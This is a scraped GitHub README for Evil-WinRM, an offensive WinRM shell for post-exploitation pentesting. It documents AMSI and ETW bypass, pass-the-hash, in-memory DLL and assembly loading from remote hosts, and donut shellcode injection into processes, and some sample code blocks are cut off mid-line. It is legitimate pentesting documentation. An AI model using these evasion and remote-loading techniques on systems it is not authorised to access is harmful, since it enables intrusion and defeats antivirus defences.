



evil-winrm.rb

README Code of conduct LGPL-3.0 license

# Evil-WinRM

version 3.7 ruby 2.3+

gem version 3.7 license LGPL v3+ docker build manual

The ultimate WinRM shell for hacking/pentesting



## Description & Purpose

This shell is the ultimate WinRM shell for hacking/pentesting.


WinRM (Windows Remote Management) is the Microsoft implementation of WS-Management Protocol. A standard SOAP based protocol that allows hardware and operating systems from different vendors to interoperate. Microsoft included it in their Operating Systems in order to make life easier to system administrators.

This program can be used on any Microsoft Windows Servers with this feature enabled (usually at port 5985), of course only if you have credentials and permissions to use it. So we can say that it could be used in a post-exploitation hacking/pentesting phase. The purpose of this program is to provide nice and easy-to-use features for hacking. It can be used with legitimate purposes by system administrators as well but the most of its features are focused on hacking/pentesting stuff.

## Packages

No packages published

## Contributors 17



[+ 3 contributors](#)

## Languages




It is based mainly in the WinRM Ruby library which changed its way to work since its version 2.0. Now instead of using WinRM protocol, it is using PSRP (Powershell Remoting Protocol) for initializing runspace pools as well as creating and processing pipelines.

## Features

---

- Compatible to Linux and Windows client systems
- Load in memory Powershell scripts
- Load in memory dll files bypassing some AVs
- Load in memory C# (C Sharp) assemblies bypassing some AVs
- Load x64 payloads generated with awesome [donut](#) technique
- Dynamic AMSI Bypass to avoid AV signatures
- Pass-the-hash support
- Kerberos auth support
- SSL and certificates support
- Upload and download files showing progress bar
- List remote machine services without privileges
- Command History
- WinRM command completion
- Local files/directories completion
- Remote path (files/directories) completion (can be disabled optionally)
- Colorization on prompt and output messages (can be disabled optionally)
- Optional logging feature
- Docker support (prebuilt images available at [Dockerhub](#))
- Trap capturing to avoid accidental shell exit on Ctrl+C
- Customizable user-agent using legitimate Windows default one
- ETW (Event Tracing for Windows) bypass

## Help

```
Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] 
  -S, --ssl                               Enable ssl
  -c, --pub-key PUBLIC_KEY_PATH           Local path
  -k, --priv-key PRIVATE_KEY_PATH         Local path
  -r, --realm DOMAIN                      Kerberos authentication
  -s, --scripts PS_SCRIPTS_PATH          Powershell scripts path
      --spn SPN_PREFIX                    SPN prefix
  -e, --executables EXES_PATH             C# executables path
  -i, --ip IP                             Remote host IP
  -U, --url URL                           Remote url
  -u, --user USER                         Username (required)
  -p, --password PASS                     Password
  -H, --hash HASH                         NTHash
  -P, --port PORT                         Remote host port
  -a, --user-agent                        Specify user-agent
  -V, --version                           Show version
  -n, --no-colors                         Disable colors
  -N, --no-rpath-completion              Disable rpath completion
  -l, --log                               Log the WinRM session
  -h, --help                             Display this help message
```

## Requirements

Ruby 2.3 or higher is needed. Some ruby gems are needed as well: `winrm >=2.3.7`, `winrm-fs >=1.3.2`, `stringio >=0.0.2`, `logger >= 1.4.3`, `fileutils >= 0.7.2`.

Depending of your installation method (4 availables) the installation of them could be required to be done manually.

Another important requirement only used for Kerberos auth is to install the Kerberos package used for network authentication. For some Linux like Debian based (Kali, Parrot, etc.) it is called `krb5-user`. For BlackArch it is called `krb5` and probably it could be called in a different way for other Linux distributions.

The remote path completion feature will work only if your ruby was compiled enabling the `--with-readline-dir` flag. This is enabled by default in ruby included on some Linux distributions but not in all. Check [the section below](#) for more info.

## Installation & Quick Start (4 methods)

### Method 1. Installation directly as ruby gem (dependencies will be installed automatically on your system)

- Step 1. Install it (it will install automatically dependencies):  
`gem install evil-winrm`
- Step 2. Ready. Just launch it!

```
evil-winrm -i 192.168.1.100 -u Administrator -l
```

### Method 2. Git clone and install dependencies on your system manually

- Step 1. Install dependencies manually: `sudo gem install winrm winrm-fs stringio logger fileutils`
- Step 2. Clone the repo: `git clone https://github.com/Hackplayers/evil-winrm.git`
- Step 3. Ready. Just launch it!

```
cd evil-winrm && ruby evil-winrm.rb -i 192.168.1.100 -u Administrator -l
```

### Method 3. Using bundler (dependencies will not be installed on your system, just to use evil-winrm)

- Step 1. Install bundler: `gem install bundler`

- Step 2. Clone the repo: `git clone https://github.com/Hackplayers/evil-winrm.git`
- Step 3. Install dependencies with bundler: `cd evil-winrm && bundle install --path vendor/bundle`
- Step 4. Launch it with bundler:

```
bundle exec evil-winrm.rb -i 192.168.1.100 -u Administrator
```

## Method 4. Using Docker

- Step 1. Launch docker container based on already built image:

```
docker run --rm -ti --name evil-winrm -v /home/
```

## Documentation

### Clear text password

If you don't want to put the password in clear text, you can optionally avoid to set `-p` argument and the password will be prompted preventing to be shown.

### Ipv6

To use IPv6, the address must be added to `/etc/hosts`. Just put the already set name of the host after `-i` argument instead of an IP address.

### Basic commands

- **upload:** local files can be auto-completed using tab key.
  - usage: `upload local_filename` or `upload local_filename destination_filename`
- **download:**

- usage: `download remote_filename` or `download remote_filename destination_filename`

**Notes about paths (upload/download):** Relative paths are not allowed to use on download/upload. Use filenames on current directory or absolute path. If you are using Evil-WinRM in a docker environment, bear in mind that all local paths should be at `/data` and be pretty sure that you mapped it as a volume in order to be able to access to downloaded files or to be able to upload files from your local host O.S.

- **services:** list all services showing if there your account has permissions over each one. No administrator permissions needed to use this feature.
- **menu:** load the `Invoke-Binary`, `Dll-Loader` and `Donut-Loader` functions that we will explain below. When a ps1 is loaded all its functions will be shown up.

```
*Evil-WinRM* PS C:\> menu
```



```

      ,. ( . )
      (" ( ) )' , ' ( ' ("
.; ) ' (( (" ) ;(, . ;) " )" .;
_".,.,._)__,) (.,_( ._), ) , (.,.,( '.,_".,
\ _ _ _/_ _ _|_| (( ( / \ / \ _
| _ _)_\ \ / / | | ;_)_') \ \ \ / /
| _ _ _ \ \ / / | | _ / _ _ / \ _ _ / |
/_ _ _ _ / \ / | | _ _ / _ _ _ \ _ \ / |
      \ /      \ /
```

By: CyberVaca, OscarAkaElvis, Jarilao:

```
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
```

```
[+] exit
```

## Load powershell scripts

- To load a ps1 file you just have to type the name (auto-completion using tab allowed). The scripts must be in the path set at `-s` argument. Type menu again and see the loaded functions. Very large files can take a long time to be loaded.

```
*Evil-WinRM* PS C:\> PowerView.ps1
```



```
*Evil-WinRM* PS C:\> menu
```

```

      ,. ( . )
      (" ( ) )' ,' ( ' ("
.; ) ' (( " ) ;(, . ;) " )" .;
-".,.,._).,) (.._( ._), ) , (._..( '._..".
\_ ____/_ _ _|_| | (( ( / \ / \_
| ____)\ \ / / | | ;_)\_') \ \ \ /
| \ \ / / | | _ /____/ \ \ \ /
/_____/ \ \ / |_|____/ \ \ \ /
      \ / \ / \ / \ /

```

By: CyberVaca, OscarAkaElvis, Jarilao:

```
[+] Add-DomainAltSecurityIdentity
[+] Add-DomainGroupMember
[+] Add-DomainObjectAcl
[+] Add-RemoteConnection
[+] Add-Win32Type
[+] Convert-ADName
[+] Convert-DNSRecord
[+] ConvertFrom-LDAPLogonHours
[+] ConvertFrom-SID
[+] ConvertFrom-UACValue
[+] Convert-LDAPProperty
[+] Convert-LogonHours
[+] ConvertTo-SID
[+] Dll-Loader
[+] Donut-Loader
[+] Export-PowerViewCSV
```



```
[+] field
[+] Find-DomainLocalGroupMember
```

## Advanced commands

- Invoke-Binary: allows .Net assemblies to be executed in memory. The name can be auto-completed using tab key. Arguments for the exe file can be passed comma separated. Example: `Invoke-Binary /opt/csharp/Binary.exe 'param1, param2, param3'`. The executables must be in the path set at `-e` argument.

```
*Evil-WinRM* PS C:\> Invoke-Binary
```



### .SYNOPSIS

```
Execute binaries from memory.
PowerShell Function: Invoke-Binary
Author: Luis Vacas (CyberVaca)
```

```
Required dependencies: None
```

```
Optional dependencies: None
```

### .DESCRIPTION

### .EXAMPLE

```
Invoke-Binary /opt/csharp/Watson.exe
Invoke-Binary /opt/csharp/Binary.exe param1
Invoke-Binary /opt/csharp/Binary.exe 'param:
Description
```

```
-----
```

```
Function that execute binaries from memory.
```

```
*Evil-WinRM* PS C:\> Invoke-Binary /opt/csharp/I
```

```

  _____
 (_____) \   | |
  _____) )_ _| |_____
 |  _/ | | | | _\ | | | | /____)
 | | \ \ | | | |_) ) ____ | | |
 | |  | |____/ |____/ |____)____/ (____/
```

v2.0.0

Ticket requests and renewals:

- Dll-Loader: allows loading dll libraries in memory, it is equivalent to:

```
[Reflection.Assembly]::Load([IO.File]::ReadAllBytes("pwn.dll"))
```

The dll file can be hosted by smb, http or locally. Once it is loaded type `menu`, then it is possible to autocomplete all functions.

```
*Evil-WinRM* PS C:\> Dll-Loader
.SYNOPSIS
    dll loader.
    PowerShell Function: Dll-Loader
    Author: Hector de Armas (3v4Si0N)

    Required dependencies: None
    Optional dependencies: None
.DESCRPTION
    .
.EXAMPLE
    Dll-Loader -smb -path \\192.168.139.132\\share
    Dll-Loader -local -path C:\Users\Pepito\Desktop\pwn.dll
    Dll-Loader -http -path http://example.com/pwn.dll

    Description
    -----
    Function that loads an arbitrary dll

*Evil-WinRM* PS C:\> Dll-Loader -http http://10.10.10.10/pwn.dll
[+] Reading dll by HTTP
[+] Loading dll...
*Evil-WinRM* PS C:\Users\test\Documents> menu

[... Snip ...]

*Evil-WinRM* PS C:\> [SharpSploit.Enumeration.Hosts]

Pid      : 0
Ppid     : 0
```

```
Name      : Idle
Path      :
SessionID : 0
Owner     :
Architecture : x64
```

- Donut-Loader: allows to inject x64 payloads generated with awesome [donut](#) technique. No need to encode the payload.bin, just generate and inject!

```
*Evil-WinRM* PS C:\> Donut-Loader
.SYNOPSIS
    Donut Loader.
    PowerShell Function: Donut-Loader
    Author: Luis Vacas (CyberVaca)
    Based code: TheWover

    Required dependencies: None
    Optional dependencies: None
.DESCRIPTION

.EXAMPLE
    Donut-Loader -process_id 2195 -donutfile /h
    Donut-Loader -process_id (get-process notepi

    Description
    -----
    Function that loads an arbitrary donut :D
```

You can use this [donut-maker](#) to generate the payload.bin if you don't use Windows. This script use a python module written by Marcello Salvati ([byt3bl33d3r](#)). It could be installed using pip: `pip3 install donut-shellcode`

```
python3 donut-maker.py -i Covenant.exe
```

```
  _ _ _ _ _
.' / , - Y "      " ~ - .
1 . Y              ^ .
/\                _ \_      Donuts!
i                ___/"   "\
```

```
|          /"   "\   o !
1          ]    o !__./
\ _ _ _   \.____./   "~\
x \/\ \   ____./
( \ ____._. .---~"   ~`-.
 `Z,-- /          \
  \___. ( /          _____)
    \  1 /-----~" /
      Y \          /
      |   "x_____.^
      |           \
      j             Y
```

[+] Donut generated successfully: payload.bin

- Bypass-4MSI: patches AMSI protection.

```
*Evil-WinRM* PS C:\> #amsiscanbuffer
At line:1 char:1
+ #amsiscanbuffer
+ ~~~~~
This script contains malicious content and has l
+ CategoryInfo          : ParserError: (:)
+ FullyQualifiedErrorId : ScriptContainedMa
*Evil-WinRM* PS C:\>
*Evil-WinRM* PS C:\> Bypass-4MSI
[+] Success!

*Evil-WinRM* PS C:\> #amsiscanbuffer
*Evil-WinRM* PS C:\>
```

## Kerberos

- First you have to sync date with the DC: `rdate -n <dc_ip>`
- To generate ticket there are many ways:
  - Using [ticketer.py](#) from impacket

- If you get a kirbi ticket using [Rubeus](#) or [Mimikatz](#) you have to convert to ccache using [ticket\\_converter.py](#)

- Add ccache ticket. There are 2 ways:

```
export KRB5CCNAME=/foo/var/ticket.ccache
```

```
cp ticket.ccache /tmp/krb5cc_0
```

- Add realm to `/etc/krb5.conf` (for linux). Use of this format is important:

```
CONTOSO.COM = {  
    kdc = fooserver.contoso.com  
}
```



- Check Kerberos tickets with `klist`
- To remove ticket use: `kdestroy`
- For more information about Kerberos check this [cheatsheet](#)

## Remote path completion

This feature could be not available depending of the ruby you are using. It must be compiled with readline support. Otherwise, this feature will not work (a warning will be shown).

### Method 1 (compile the needed extension)

Using this method you'll compile ruby with the needed readline feature but to use only the library without changing the default ruby version on your system. Because of this, is the most recommended method.

Let's suppose that you have in your Debian based system ruby 2.7.3:

```
# Install needed package  
apt install libreadline-dev
```



```
# Check your ruby version
ruby --version
ruby 2.7.3p183 (2021-04-05 revision 6847ee089d)

# Download ruby source code (2.7.3 in this case)
wget https://ftp.ruby-lang.org/pub/ruby/2.7/ruby-2.7.3.tar.gz

# Extract source code
tar -xzf ruby-2.7.3.tar.gz

# Compile the readline extension:
cd ruby-2.7.3/ext/readline
ruby ./extconf.rb
make

# Patch current version of the ruby readline extension
sudo cp /usr/lib/x86_64-linux-gnu/ruby/2.7.0/readline.so /usr/lib/x86_64-linux-gnu/ruby/2.7.3/
```

## Method 2 (Install ruby to use it only for evil-winrm using rbenv)

Let's suppose that you want ruby 2.7.1 on a Debian based Linux and you are using zsh. This script will automatize it. You'll need to launch it from the same dir where evil-winrm.rb and Gemfile is located (the evil-winrm created dir after a git clone for example):

```
#!/usr/bin/env zsh

# Uninstall possible current installed versions
sudo gem uninstall evil-winrm -q
gem uninstall evil-winrm -q

# Install rbenv
sudo apt install rbenv

# Config rbenv on zshrc config file
echo 'export PATH="$HOME/.rbenv/bin:$PATH"' >> ~/.zshrc
echo 'eval "$(rbenv init -)"' >> ~/.zshrc
source ~/.zshrc
```



```
# Install ruby with readline support
export RUBY_CONFIGURE_OPTS=--with-readline-dir='
rbenv install 2.7.1

# Create file '.ruby-version' to set right ruby
rbenv local 2.7.1

# Install local gems
gem install bundler
bundle install

current_evwr="$(pwd)/evil-winrm.rb"

sudo bash -c "cat << 'EOF' > /usr/bin/evil-winrm
#!/usr/bin/env sh
"${current_evwr}" "\$@"
EOF"

sudo chmod +x /usr/bin/evil-winrm
```

Then you can safely launch evil-winrm using the new installed ruby with the required readline support from any location.

### Method 3 (compile entire ruby)

If you want to compile it yourself, you can follow these steps.  
Let's suppose that you want ruby 2.7.3:

```
wget -O ruby-install-0.8.1.tar.gz https://github.com/
tar -xzf ruby-install-0.8.1.tar.gz
cd ruby-install-0.8.1/
sudo make install
ruby-install ruby 2.7.3 -- --with-readline-dir=,
```

Depending of your system it will be installed at

`/opt/rubies/ruby-2.7.3` or maybe at `~/.rubies/ruby-2.7.3`.

Now just need to install evil-winrm dependencies for that new installed ruby version. The easiest way is to launch command `/opt/rubies/ruby-2.7.3/bin/gem install evil-winrm`. The

gem command used must be belonging to the new ruby installation.

After that, you can launch safely your new installed ruby to use it on evil-winrm: `/opt/rubies/ruby-2.7.3/bin/ruby ./evil-winrm.rb -h`

It is recommended to use this new installed ruby only to launch evil-winrm. If you set it up as your default ruby for your system, bear in mind that it has no dependency gems installed. Some ruby based software like Metasploit or others could not start correctly due dependencies problems.

## Logging

This feature will create files on your \$HOME dir saving commands and the outputs of the WinRM sessions.

## Known problems. OpenSSL errors

Sometimes, you could face an error like this:

```
Error: An error of type OpenSSL::Digest::DigestI
```



The error is caused because the OpenSSL 3.0 version retired some legacy functions like MD4 which are needed to run this tool. There are different existing workarounds to deal with this situation:

- Update your system to the latest. Likely, this problem was automatically fixed on latest Ruby versions that are using newer OpenSSL versions.
- Compile your own Ruby using old OpenSSL 1.x instead of OpenSSL 3.0 or compile it using OpenSSL > 3.0 to avoid the problematic 3.0 version.
- The easiest one. Edit your `/etc/ssl/openssl.cnf` config file and be sure the config is like this:



```
openssl_conf = openssl_init
```



```
[openssl_init]
providers = provider_sect
```

```
[provider_sect]
default = default_sect
legacy = legacy_sect
```

```
[default_sect]
activate = 1
```

```
[legacy_sect]
activate = 1
```

- As an alternative for the last workaround, if your system is using LibreSSL instead of OpenSSL or maybe you just don't want to modify your system config file. Create a simple file containing the above content. Any name can be used, for example `evil-tls.conf`. After that, export an environment var to force the system to use it: `export OPENSSL_CONF="/path/to/evil-tls.conf"`. And then launch the tool, the error will disappear.

## Changelog:

---

Changelog and project changes can be checked here:

[CHANGELOG.md](#)

## Credits:

---

Staff:

- [Cybervaca](#), (founder). Twitter (X): [@CyberVaca\\_](#)
- [OscarAkaElvis](#), Twitter (X): [@OscarAkaElvis](#)
- [Jarilaos](#), Twitter (X): [@\\_Laox](#)
- [arale61](#), Twitter (X): [@arale61](#)

Hat tip to:

- [Vis0r](#) for his personal support.
- [Alamot](#) for his original code.
- [3v4Si0N](#) for his awesome dll loader.
- [WinRb](#) All contributors of ruby library.
- [TheWover](#) for his awesome donut tool.
- [byt3bl33d3r](#) for his python library to create donut payloads.
- [Sh11td0wn](#) for inspiration about new features.

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.